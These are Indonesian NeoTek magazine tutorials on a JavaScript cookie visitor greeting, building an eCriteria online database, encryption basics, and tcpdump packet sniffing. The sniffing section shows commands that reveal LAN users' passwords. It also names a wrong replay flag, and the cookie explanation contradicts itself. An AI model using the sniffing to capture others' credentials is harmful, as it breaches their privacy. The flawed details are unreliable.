Baris pertama mencatat kunjungan yang terjadi saat ini. Pernyataan **if** di sini menentukan apakah terjadi kunjungan dalam 30 hari terakhir ini. Jika ya, maka perintah berikutnya akan dieksekusi dan jika tidak maka perintah setelah **else** yang akan dieksekusi.

cookie tersebut biasanya disimpan di folder C:\Windows\Cookies. Folder ini berisi seluruh cookie yang diterima oleh browser saat halaman tertentu di Web diakses.

Tujuan utama cookie adalah untuk mengidentifikasi pengunjung dan mungkin mempersiapkan halaman Web yang disesuaikan dengan informasi tertentu dari si pengunjung. Saat seorang pengunjung memasuki halaman Web yang menggunakan cookie, ia mungkin akan diminta mengisi formulir yang akan memberikan informasi seperti nama dan minat si pengunjung. Informasi ini dimasukkan ke dalam cookie

dan dikirim ke Web browser pengunjung. Pada kesempatan berikutnya si pengunjung masuk ke situs Web yang sama, browser akan mengirimkan cookie itu ke server Web. Server kemudian dapat menggunakan informasi ini untuk menyajikan halaman Web yang sudah disesuaikan.

Tutorial ini akan menunjukkan bagaimana menggunakan sebuah cookie sedemikian rupa sehingga dapat mengirimkan pesan buat pengunjung situs yang pertama dan buat yang sudah pernah berkunjung sebelumnya. Trik yang dipakai adalah menggunakan nilai *minus satu (-1)* dari JavaScript

TIP & TRIK • TIP & TRIK • TIP & TRI

! Tidak sama dengan -1 (lihat Langkah 4)

JavaScript menggunakan nilai minus satu (-1) untuk mengindikasikan bahwa *ada sesuatu yang salah* dan dalam hal ini mengindikasikan bahwa cookie *lasttime* yang kita buat tidak ditemukan. Jika tidak sama dengan minus satu, ini mengindikasikan bahwa si pengunjung pernah berkunjung ke situs kita sebelumnya.

```
Untitled - Notepad
File Edit Search Help
var timenow=new Date();
var expiry=timenow;
timenow=timenow.getTime();
expiry.setTime(expiry.getTime()+
365*24*60*60*1000);
```

3

MENGHITUNG WAKTU DAN BATASNYA

Baris pertama dan ketiga akan menentukan waktu saat sekarang dan baris keempat menyetel tanggal batas waktu cookie itu selama setahun dihitung mulai saat sekarang.

```
Untitled - Notepad
File Edit Search Help
var cookiestart=
document.cookie.indexOf (cookieName);
if (cookiestart !=-1){
```

4

PERNYATAAN "IF"


Pernyataan **if** akan mentes apakah cookie *lasttime* kita masih ada di dalam dokumen cookie. Baris pertama dari kode akan menghitung posisi dari bagian cookie *lasttime* dimulai. Baris ketiga menyatakan jika cookie *lasttime* tidak ditemukan, *cookiestart* tidak sama dengan -1.

```
Untitled - Notepad
File Edit Search Help
} else {
document.cookie=cookieName+timenow+
"; expires="+expiry.toGMTString();
return ("Terima kasih atas kunjungan anda
");
}
//-->
</script>
```

7

PERTAMA KALI BERKUNJUNG

Agar anda tidak bingung, pernyataan **else** di sini adalah untuk pernyataan **if** pada Langkah 4. Ini hanya akan dieksekusi jika pengunjung belum pernah mampir sebelumnya ke situs anda. Jika demikian maka cookie *lasttime* akan dibuat dengan waktu saat ini (*current time*) dan mencetak sebuah pesan untuk pengunjung baru ini.



8

MEMICU SKRIP

Untuk men-*trigger* skrip tersebut, hapus baris **Pesan diletakkan di sini** dan ganti dengan kode: `<script><!--document.write(checkCookie());//--></script>`. Lalu 'Save as HTML' dan jalankan browser. Maka pesan atas yang muncul, lalu klik 'Refresh,' maka pesan bawah yang muncul.

Sumber-sumber di Internet

Builder.com

<http://builder.cnet.com>

Manfaatkan situs ini untuk memperoleh informasi mengenai *web building*, termasuk JavaScript.

Cookie Central

www.cookiecentral.com

Semua yang ingin anda ketahui tentang cookie tetapi bukan variasi dari kue coklat ;-)

Web Reference

webreference.com/js

Di sini banyak stok *cookie scripts* yang bagus.


MEMBUAT BASISDATA ONLINE PADA SITUS WEB (1)

Cara terbaik untuk menyimpan informasi adalah dengan membuat suatu basisdata. Cara paling mudah untuk membuatnya adalah dengan memanfaatkan fasilitas basisdata *online* dari sebuah Database Service Provider (DSP) di Internet.

Suatu basisdata (*database*) tidak lain adalah sekumpulan informasi yang dapat di-*browse* dan di-*search*. Ini adalah sistem yang sederhana. Dengan basisdata, anda dapat mengorganisasikan data sesuka anda. Apa pun jenis data yang akan dikoleksi, basisdata adalah solusi yang sempurna dan anda bisa mengizinkan orang lain agar bisa melihatnya dengan cara mengaksesnya di situs Web anda.

Basisdata bisa sangat besar dan kompleks, tetapi pada artikel ini kita hanya akan menggunakan sistem penyimpanan informasi yang sederhana yaitu *flat-file system*. Informasi ini nantinya akan dapat dilihat di Internet melalui situs Web anda

Cara menambahkan fasilitas basisdata online di situs Web



1

KETIK HTTP://209.196.45.206
Memang alamat situs **eCriteria** yang menyediakan fasilitas basisdata online ini sangat orisinal sehingga anda harus mengetikkannya secara benar. Kemudian cari dan klik **Login as data author**.

2


ISI DATA PERSONAL

Selanjutnya anda harus mengisi data personal termasuk *Login name*, *Password* dan email. Setelah itu jangan lupa untuk mengklik **Yes, I have read the Terms of Use and I agree** lalu klik **Submit registration**.

3

REGISTRASI


Selanjutnya anda akan menerima *user name* dan *password* di halaman ini. Ada 3 pilihan layanan yaitu Premium, Enterprise (berlaku 30 hari) dan Standard. Sekarang klik **Continue with Free 30 Day Trial Membership**.



6

CEK DENGAN NOTEPAD

Untuk mengecek file data tersebut, anda bisa membukanya dengan aplikasi Notepad. Hilangkan tanda kutip dua bila ada karena eCriteria akan menganggapnya sebagai *error* pada saat di-*upload* nantinya.



7

FILE DATA YANG DIIMPOR

Setelah basisdata selesai dibuat secara *offline* dengan Excel, sekarang lanjutkan dengan mengklik **Browse** untuk mencari file data yang telah dibuat. Lalu klik **Continue**.

8

MENENTUKAN KOLOM

Agar basisdata menjadi benar, eCriteria meminta anda untuk menentukan tipe dan lebar kolom dari file data anda. Untuk **Volume** dan **Nomor**, dipilih **Numeric with decimal** sedangkan **Judul_Artikel** dipilih **Text**. Lalu klik **Continue**.

dan pengunjung situs dapat melakukan pencarian (*search*) dan menampilkan hasilnya pada sebuah tabel. Anda bahkan dapat mengizinkan pengunjung halaman Web anda untuk menambahkan informasi tambahan pada fasilitas basisdata yang anda sediakan di sana.

Basisdata online adalah *Web-based database* yang dapat dibuat dengan mudah melalui salah satu Database Service Provider yaitu **eCriteria** yang beralamat di www.eCriteria.net. Keanggotaan di situs ini gratis dan anda akan mendapatkan *web space* sekitar 5 Mb untuk membangun sebuah basisdata di sini.

BAGAIMANA...

Membuat basisdata-nya

Ada 2 cara untuk membuat basisdata berbasis Web: secara *online* dan *offline*. Jika membuatnya secara online, anda harus terhubung ke Internet dan *log on* ke eCriteria untuk memperbaruinya. Cara ini lambat, sedangkan secara offline lebih cepat karena anda sudah membuatnya secara offline baru kemudian diupload. Aplikasi yang digunakan untuk membuatnya secara offline adalah dengan menggunakan Access, Excel atau aplikasi lain.

MENGGUNAKAN EXCEL

Sebuah *spreadsheet* sederhana dapat digunakan untuk membuat basisdata dan di sini kita menggunakan Microsoft Excel.

Dimulai dengan cell A1 lalu ketik nama-nama kolom, misalnya Volume, Nomor, dan Judul_Artikel.

Book1			
	A	B	C
1	Volume	Nomor	Judul_Artikel
2			
3			
4			
5			
6			
7			
8			
9			
10			

Kemudian ketik data untuk setiap kolom.

Data Artikel			
	A	B	C
1	Volume	Nomor	Judul_Artikel
2	1	1	Tidak Ada
3	1	2	Membuat Sambung
4	1	2	Dasar-dasar HTML
5	1	2	Mendesain Situs W
6	1	2	Unsur-unsur Pentir
7	1	2	Ganti Kulit Cara W
8	1	2	Chatting Dengan m
9	1	3	Berlangganan Inter
10	1	3	Mendapat Account
11	1	3	Mengenal Browser

Selanjutnya, Save As Text.

File name: Data Artikel

Save as type: Text (Tab delimited)

Terakhir, cek dengan Notepad

Data_Artikel - Notepad			
File	Edit	Search	Help
Volume	Nomor	Judul_Artikel	
1	1	Tidak Ada	
1	2	Membuat Sambungan	
1	2	Dasar-dasar HTML	
1	2	Mendesain Situs W	
1	2	Unsur-unsur Pentir	
1	2	Ganti Kulit Cara W	
1	2	Chatting Dengan m	
1	3	Berlangganan Inter	
1	3	Mendapat Account	
1	3	Mengenal Browser	
1	3	Dasar-dasar HTML	

Home | About Us | Our Service | How to | FAQs | Cust

My eCriteria Workplace

Welcome neotek

Create Databases

- Create a new, empty database
- Create a database as you upload text data

Manage Database

- Update and maintain an existing database (add, delete, modify)
- Update database properties
- Upload data to an existing database
- Generate the URL to link your database to a website
- Download data from a database
- Delete all data from a database

File Edit View Insert Format Tools Data Window Help Acrobat

Arial 10 B I U

C22 = Mengenal Browser dan Email

	A	B	C
1	Volume	Nomor	Judul_Artikel
2	1	1	Tidak Ada
3	1	2	Membuat Sambungan ke Beberapa ISP
4	1	2	Dasar-dasar HTML
5	1	2	Mendesain Situs Web
6	1	2	Unsur-unsur Penting Pada Situs Web
7	1	2	Ganti Kulit Cara WinAmp
8	1	2	Chatting Dengan mIRC
9	1	3	Berlangganan Internet
10	1	3	Mendapat Account
11	1	3	Mengenal Browser
12	1	3	Dasar-dasar HTML
13	1	4	Mengenal Browser
14	1	4	Berlangganan Internet

File name: Data_Artikel

Save as type: Text (Tab delimited)

4

BUAT BASISDATA-NYA

Untuk mulai membuat database, klik **Create a database as you upload text data**. Untuk membuat file basisdata sebagai data teks, gunakan Microsoft Excel lalu **Save As *.txt**.

5

BUAT BASISDATA DENGAN EXCEL

Jalankan aplikasi Excel dan buatlah basisdata yang anda inginkan. Di sini kami memberi contoh data artikel di NeoTek yang terdiri dari 3 kolom yaitu **Volume**, **Nomor** dan **Judul_Artikel**. Kemudian Save As *.txt

Create Database

Please enter a Name for your Database:

Artikel_NEOTEK (no spaces)

This database will be used primarily for: ☒ Business ☐ Personal

Category: Journalism

Data Users Access

I would like to make this Database public: ☒ Yes ☐ No

Allow other users to download data after a search: ☒ Yes ☐ No

What capabilities will you allow other users to have?

☐ Add new data ☒ Search ☐ Both

Optional

1. Enter a Password to restrict the database: Password: Verify:

2. Database

eCriteria The bringin

Home | About Us | Our Service | How to | FAQs | Cust

Create New Database

86 records were imported successfully to database 'Daftar_Artikel'

continue

9

MENENTUKAN NAMA

Pada halaman Create Database ini, anda diminta menentukan nama basisdatanya (tidak boleh pakai spasi), kategori, data user access dan password (opsional). Setelah diisi, klik Continue.

10

FILE DATA TELAH DIUPLOAD

Bila muncul pesan seperti di atas, maka file data teks anda telah berhasil di-upload dan diformat ke dalam suatu basisdata oleh eCriteria. Selanjutnya klik Continue.

MEMBUAT BASISDATA ONLINE PADA SITUS WEB (2)

Dengan fasilitas yang disediakan oleh eCriteria, pembuatan basisdata untuk situs Web menjadi mudah. Ikuti rincian langkah-langkah untuk membangun basisdata lewat fasilitas ini.

DAFTAR ISTILAH

CSV Tipe file basisdata berupa plain text di mana satu record dalam satu baris dan tiap field dipisahkan oleh sebuah koma.

Data file File yang ada di hard disk yang berisi informasi basisdata. Data ini harus disimpan dalam format yang benar karena jika tidak, tidak akan diterima oleh eCriteria.

Field Item terkecil pada suatu basisdata. Dalam contoh di sini, field berisi informasi volume, nomor atau judul artikel.

Record Kumpulan dari field-field yang saling terkait.

Database Kumpulan informasi yang disusun sedemikian rupa sehingga mudah bagi komputer untuk menemukan data tertentu yang diperlukan. Database dapat disamakan dengan sistem pengarsipan elektronis. Database biasanya disusun berdasarkan field, record, dan file.

Menyusun sistem basisdata di situs Web dengan fasilitas dari eCriteria

13

UPLOAD GRAPHIC IMAGE

Anda juga bisa meng-upload gambar atau logo untuk basisdata. Gambar ini akan muncul pada halaman hasil pencarian basisdata anda. Fasilitas ini bersifat opsional. Lalu klik Continue.

14

SETUP SELESAI

Bila muncul pesan ini berarti basisdata anda sudah siap untuk digunakan. Untuk mengetesnya, anda klik **Use your database**.

15

PENCARIAN BASISDATA

Sekarang anda bisa mentes basisdata anda dengan mengklik pilihan berdasarkan **Volume**, **Nomor** dan atau **Judul_Artikel**. Selanjutnya klik Search.

19

TAG HTML UNTUK LINK

Selanjutnya akan tampil tag HTML yang bisa di-copy dan paste ke halaman Web anda. Lalu klik Continue.

Column Name	Data Type	Length
Volume	Numeric with decimal	n/a
Nomor	Numeric with decimal	n/a
Judul_Artikel	Text	61

20

MEMPERBARUI BASISDATA

Untuk meng-update basisdata, klik kembali **My eCriteria Workspace** lalu klik **Upload data to an existing database**. Kemudian muncul halaman **Upload**. Pilih nama basisdata yang akan di-update. Lalu klik Continue.

Column Name	Data Type	Length
Volume	Numeric with decimal	n/a
Nomor	Numeric with decimal	n/a
Judul_Artikel	Text	61

21

MENGIRIM DATA BARU

Setelah yakin bahwa format file data yang baru sama dengan yang akan di-update, lalu klik Continue. Kemudian pilih nama file data baru dan klik Continue. Bila sukses, maka data baru akan masuk ke basisdata yang lama.

Sumber-sumber di Internet

FreeData2

<http://mwganson.freeyellow.com/java4free/freedata>

Situs ini menggunakan Java Applet untuk membuat basisdata *online* dan anda bisa langsung membuatnya di situs Web anda. Program ini dapat di-download di alamat URL di atas.

AroogaBase

www.aroogasoftware.com

Untuk yang sudah mahir, cobalah solusi basisdata ini yang dapat didownload di situs di atas.

Specify Searching Criteria for Data Users

Please check the following columns if they will be used for searching:

Column Name	Check if column will be used in searching	Check if column will be used in searching
Volume	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Nomor	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Judul_Artikel	<input checked="" type="checkbox"/>	<input type="checkbox"/>

Specify Sort Order

Please specify how you want to sort the search result:

First sort order:

Second sort order:

eCriteria bringing you

Home | About Us | Our Service | How to | FAQs | Customer Service

Create New Database

Specify Redirect pages

eCriteria provides members the option of allowing those viewing your data using your database. If you plan to link your eCriteria database to a Web redirect. Upon clicking "submit," a person adding data to your database automatically redirected to the Web sites specified below.

After Displaying Search Result (optional)

(must use complete URL address)

11 SEARCHING CRITERIA DAN SORT ORDER

Kemudian tentukan kriteria pencarian untuk pengguna basisdata anda dan lanjutkan dengan penentuan *Sort Order*. Hasil pencarian basisdata bergantung pada sort order ini. Lalu klik Continue.

12 REDIRECT PAGES

Meskipun ini opsional, ada baiknya anda isi alamat URL situs Web yang anda miliki setelah pengguna menggunakan basisdata. Pengetikannya harus lengkap seperti pada contoh di atas. Lalu klik Continue.

Home | About Us | Our Service | How to | FAQs | Customer Service

Search Result

Search Result 1 - 2 of 2

Volume	Nomor	Judul_Artikel
2	3	Dynamic HTML : Class dan External Style Sheets
2	3	Human Click : Hotline-nya Redaksi NEOTEK

1 - 2 of 2

Start new search Create download file Access

My eCriteria Workspace | Use a Database | Business Service

Update Log

Create a new, empty database

Create a database as you upload text data

Manage Databases

- Update and maintain an existing database (add, delete, edit)
- Update database properties
- Upload data to an existing database
- Generate the URL to link your database to a website
- Download data from a database
- Delete all data from a database
- Delete a database

Premium Features

- Generate HTML for a data entry input form to integrate a database
- Generate HTML for a search criteria form to integrate a database
- Generate HTML for a database-enabled data entry banner

eCriteria The bringing you

Home | About Us | Our Service | How to | FAQs | Customer Service

Generate URL Links

Please select a database to generate URL link:

continue

16 HASIL PENCARIAN

Inilah hasil pencarian berdasarkan Volume dan Nomor. Bila anda ingin mencari lagi, klik **Start new search** dan jika ingin men-download hasilnya, klik **Create download file**. Lalu klik **My eCriteria Workspace**.

17 MENGELOLA BASISDATA

Pada bagian **Manage Databases**, anda bisa mengutak-atik basisdata, antara lain membuat *link* basisdata ke situs web. Untuk itu klik **Generate the URL to link your database to a website**.

18 MEMBUAT LINK BASISDATA

Pilih basisdata yang akan di-link lalu klik Continue. Jika anda ingin menampilkan semua file data dalam hasil pencarian, semua file data itu harus di-link dengan cara seperti ini.

Data Maintenance

Please select a Database for data maintenance:

continue

Database name: Daftar_Artikel

Volume:

Nomor:

Judul_Artikel: Tidak Ada

First Previous Next Last New Save Delete

this site is about this guy

resume

- functional view
- chronological view
- career interests
- web projects
- documents

articles for NEOTEK magazine

Search Database

Please enter your search criteria:

Volume:

Nomor:

Judul_Artikel:

search

Search Result

1 - 7 of 7 Start new search Go back

Volume	Nomor	Judul_Artikel
2	2	Belajar Dynamic HTML Dengan Dreamweaver 4.0
2	2	Belajar Logika Digital di John Hopkins University
2	2	Berbagi Akses Internet via Router
2	2	Berbincang Dengan NEOTEK di Chat Room NEOTEK
2	2	Dynamic HTML : Menyiapkan Cascading Style Sheets
2	2	Konfigurasi Komputer Dengan Router
2	2	Membuat Chat Room Untuk Situs

1 - 7 of 7 Start new search Go back

Create download file

22 PEMELIHARAAN DATA

Jika anda ingin men-delete data lama, klik **Update and maintain** pada halaman **My eCriteria Workspace**. Pada halaman **Data Maintenance**, pilih nama basisdatanya lalu klik Continue.


23 CONTOH SITUS

Salah satu contoh situs dari rekan neoteker yang menggunakan fasilitas database ini adalah <http://emesanto.tripod.com>. Jika anda klik 'Articles for NEOTEK magazine,' maka muncul halaman **Search Database**.

24 HASILNYA

Inilah hasil pencarian pada halaman situs tersebut. Jika anda ingin men-download hasilnya, klik **Create download file**. Ingin mencari lagi? klik **Start new search**. Jika ingin kembali ke halaman sebelumnya, klik **Go back**.

Sekilas Tentang Enkripsi



Phil Zimmerman

Anda mungkin telah sering mendengar tentang enkripsi dalam hubungannya dengan keamanan informasi atau data elektronik. Tetapi apakah enkripsi itu sebenarnya? Ikuti uraian pengantar mengenai sistem pengamanan data yang ternyata telah mempunyai sejarah yang panjang.

ENKRIPSI DIMAKSUDKAN UNTUK melindungi informasi agar tidak terlihat oleh orang atau pihak yang bukan seharusnya. Informasi ini dapat berupa nomor kartu kredit, catatan penting dalam komputer, maupun *password* untuk mengakses sesuatu.

Masalah kerahasiaan ini sudah ada jauh sebelum adanya komputer. Julius Caesar, yang mengkhawatirkan pesan untuk para jendralnya jatuh ke tangan musuh menggunakan **metode enkripsi sederhana** dengan menggeser huruf pada abjad dengan nilai tertentu. Sederhana memang, namun pada waktu itu sudah memadai.

Sepanjang sejarah pembentukan kode dan pemecahannya selalu mendapat perhatian khusus dalam operasi militer. Penggunaan komputer untuk pertama kalinya dalam **kriptografi** adalah dalam usaha memecahkan kode enigma Nazi sewaktu Perang Dunia II.

Kini di dunia modern, adanya komputer memungkinkan kita menghasilkan kode yang kompleks, dan sebaliknya pula dapat digunakan untuk memecahkannya. *E-commerce* adalah industri lain yang sangat intensif memanfaatkan kriptografi. Dengan meng-enkrip paket data yang berseliweran di Internet, walaupun seseorang dapat menangkap paket-paket data tersebut, tetap saja ia tidak dapat memahami artinya.

Beberapa protokol melewati paket data tanpa enkripsi sehingga apabila paket data itu ditangkap, dapat dengan mudah dibaca isinya. Sebagai contoh adalah **protokol POP** yang dapat dengan mudah dibaca isi paket datanya dengan software *packet sniffing* seperti **dsniff**.

Enkripsi juga digunakan untuk **verifikasi**. Bila anda men-download software, misalnya, bagaimana anda tahu bahwa software yang anda download adalah yang asli, bukannya yang telah dipasangkan trojan di dalamnya?

Public Key

Salah satu masalah dalam pengamanan enkripsi adalah bagaimana memastikan bahwa hanya sang penerima yang dapat mengakses data. Anda dapat menggembok data dan mengirimkannya bersama kuncinya ke alamat tujuan, tetapi bagaimana memastikan kunci itu tidak dicuri orang di tengah jalan? Salah satu cara untuk memecahkannya adalah bahwa si penerima yang mengirimkan gemboknya, tetapi tidak mengirimkan kuncinya. Anda menggembok data dengan gembok yang dikirim olehnya dan mengirimkannya. Si penerima kemudian akan membukanya dengan kunci miliknya yang tidak pernah dikirimkannya ke siapa-siapa.

Kini masalahnya bila data yang digembok itu dicuri orang, tetapi dengan enkripsi yang kompleks akan sangat sulit bagi orang itu untuk mengakses data yang sudah digembok itu.

Yang menjadi ancaman bagi keamanan data sebenarnya bukanlah *cracker* yang jahat, melainkan pemerintah yang selalu ingin mendapat hak untuk bisa melihat data anda tanpa harus minta izin terlebih dahulu. Alasannya selalu untuk keamanan nasional seperti memerangi terorisme ataupun kejahatan terorganisir lainnya, walaupun tidak jelas apakah memang kejahatan terorganisir menggunakan kriptografi dalam kegiatannya.

Personal Encryption

Kriptografi yang mudah digunakan namun tangguh baru ada semenjak Phil Zimmerman memperkenalkan programnya **PGP** (Pretty Good Privacy) pada tahun 1991. PGP memanfaatkan *public key cryptography* untuk enkripsi dan *digital signing* terhadap file-file umum seperti email. PGP dengan cepat menjadi standar de facto untuk *personal cryptography*, walaupun PGP masih merupakan produk yang dibatasi ekspornya oleh pemerin-

tah AS, sehingga Zimmerman bolak-balik diperiksa oleh pejabat bea cukai AS selama tiga tahun.

PGP adalah sistem **enkripsi hybrid**, yang memanfaatkan baik public key maupun algoritma enkripsi konvensional. Untuk meng-enkrip suatu pesan, suatu kunci rahasia diciptakan dan digunakan untuk mengenkripsi pesan itu. Kunci ini kemudian dienkripsi dengan public key dari penerima pesan dan di-attach bersama pesan yang dienkripsi tadi.


PGP juga digunakan sebagai digital signature yang memastikan bahwa suatu pesan memang pesan asli dari pengirimnya.

PGP dapat diperoleh bebas untuk pemakaian pribadi dan bentuknya yang paling populer adalah seri v2.6.x menggunakan algoritma **IDEA** (lisensi gratis untuk pemakaian pribadi pada PGP) untuk *key encryption* rahasianya dan algoritma RSA untuk bagian public key-nya.

SSL Encryption

SSL (Secure Socket Layer) adalah bagian integral dari koneksi TCP untuk jaringan publik maupun privat yang menyertakan enkripsi terhadap lalu lintas HTTP. SSL meng-enkrip lalu-lintas data yang masuk dan keluar suatu situs sehingga tidak dapat dibaca ataupun diubah oleh pihak ketiga selama perjalanannya.

SSL menggunakan public encryption yang dibahas di atas. Public key itu disediakan oleh pihak ketiga (biasanya salah satu perusahaan yang mengotentikasi suatu encryption key) dan suatu server memegang sertifikat *security* yang dipercaya oleh kliennya. Sekali klien yakin bahwa kunci itu dapat dipercaya, maka selanjutnya seluruh lalu-lintas data antara server dengan klien di-enkrip dengan menggunakan public key itu.



Packet Sniffing dengan Tcpdump

Tcpdump adalah suatu utilitas packet sniffing pada Linux memungkinkan anda melihat paket data di jaringan, diantaranya adalah password dan email. Ikuti uraian **Onno W. Purbo** mengenai fungsi paket *sniffing* yang satu ini bagi anda yang senang 'mengintip' data di jaringan.

CARA PALING MUDAH UNTUK MEMPELAJARI cara kerja jaringan komputer adalah dengan melihat paket data yang berseliweran di jaringan komputer. Terus terang, saya selama bertahun-tahun (tepatnya 8 tahun-an) belajar jaringan komputer dengan cara melihat isi paket data yang lewat di jaringan. Pada saat itu saya menggunakan jaringan paket radio pada kecepatan 1200bps jadi sangat lambat dan sangat mudah untuk melihat interaksi antar komputer berprotokol TCP/IP dengan menggunakan program Network Operating System (NOS) yang dijalankan di PC/XT di atas program DOS 3.3..

Pada saat ini teknologi telah berkembang. Jarang sekali kita memperoleh PC/XT dengan DOS 3.3. Alternatif yang paling dekat adalah menjalankan program **tcpdump** di sistem operasi Linux.

Tidak banyak yang perlu anda siapkan untuk menjalankan tcpdump ini, yang pasti sebuah komputer kelas Pentium dengan Linux di dalamnya. Kemudian instal *software* tcpdump, bisa dilakukan pada saat instalasi Linux dilakukan atau menggunakan proses instalasi *software* Linux, baik melalui RPM atau instal file tar-nya. *Software* tcpdump sendiri biasanya sudah ada dalam distribusi Linux seperti Red Hat atau Mandrake, jika anda belum memilikinya atau tidak menemukannya, dapat di ambil di <http://www.tcpdump.org>.

Untuk menjalankan tcpdump, anda harus menggunakan *user root*. Adapun sintaks untuk menjalankan tcpdump adalah sebagai berikut

```
tcpdump [ -adeflnNOPqRStuvX ] [ -c count ] [ -C file_size ] [ -F file ]
[ -i interface ] [ -m module ] [ -r file ] [ -s snaplen ] [ -T type ]
[ -w file ] [ -E algo:secret ] [ expression ]
```

Cara standar yang biasa saya gunakan untuk menjalankan tcpdump adalah

```
# tcpdump -i eth0
atau
```

```
# tcpdump -X -i eth0
```

Pada perintah yang pertama anda akan melihat semua header paket yang termonitor oleh interface eth0. Pada perintah yang kedua, selain header paket akan ditampilkan isi data yang di bawa dalam paket yang termonitor oleh interface eth0 baik dalam bentuk binari (hexadesimal) maupun dalam bentuk ASCII. Tentunya teknik yang kedua akan berbahaya karena anda dapat dengan mudah membaca semua *username* dan *password* user di jaringan anda yang lewat di LAN, integritas moral seorang hacker akan sangat menentukan apakah informasi yang di peroleh akan digunakan untuk kebaikan atau keburukan.

Dengan ke dua cara di atas, jangan kaget kalau layar monitor anda akan dipenuhi print out paket yang lewat dan scrolling dalam waktu yang sangat cepat. Bagi anda yang menggunakan tcpdump untuk memonitor kegiatan di ppp0 (internet dial-up) maupun Wireless LAN mungkin scrolling di layar tidak akan se dramatis jika anda memonitor trafik di LAN.

Untuk mengatasi kecepatan *scrolling* yang demikian gila-nya, ada baiknya kita melakukan sedikit pemrograman untuk memfilter paket agar hanya paket tertentu saja yang ditampilkan di layar. Pemrogramman tcpdump tidak sukar, seluruh parameter yang digunakan dapat di tambahkan melalui sebuah file dan di injeksikan ke tcpdump melalui parameter -F, seperti,

```
# tcpdump -i eth0 -F nama-file-filter
```

nama-file-filter berisi parameter/teknik pemfilteran yang digunakan agar hanya segelintir paket yang sesuai dengan kehendak kita yang akan di tampilkan di layar.

Tentunya bagi anda yang ingin menangkap paket yang lewat dalam jumlah besar ada baiknya di simpan langsung ke file, untuk kemudian di analisa. Untuk menyimpan langsung hasil tangkapan paket ke file dalam menggunakan parameter -w, seperti,

tcpdump -i eth0 -w file-tangkapan-paket-data
semua paket yang lewat akan masuk ke file bernama file-tangkapan-paket-data, sedang untuk memainkan kembali hasil tangkapan tersebut dapat dilakukan dengan menggunakan flag -b sebelum -w.



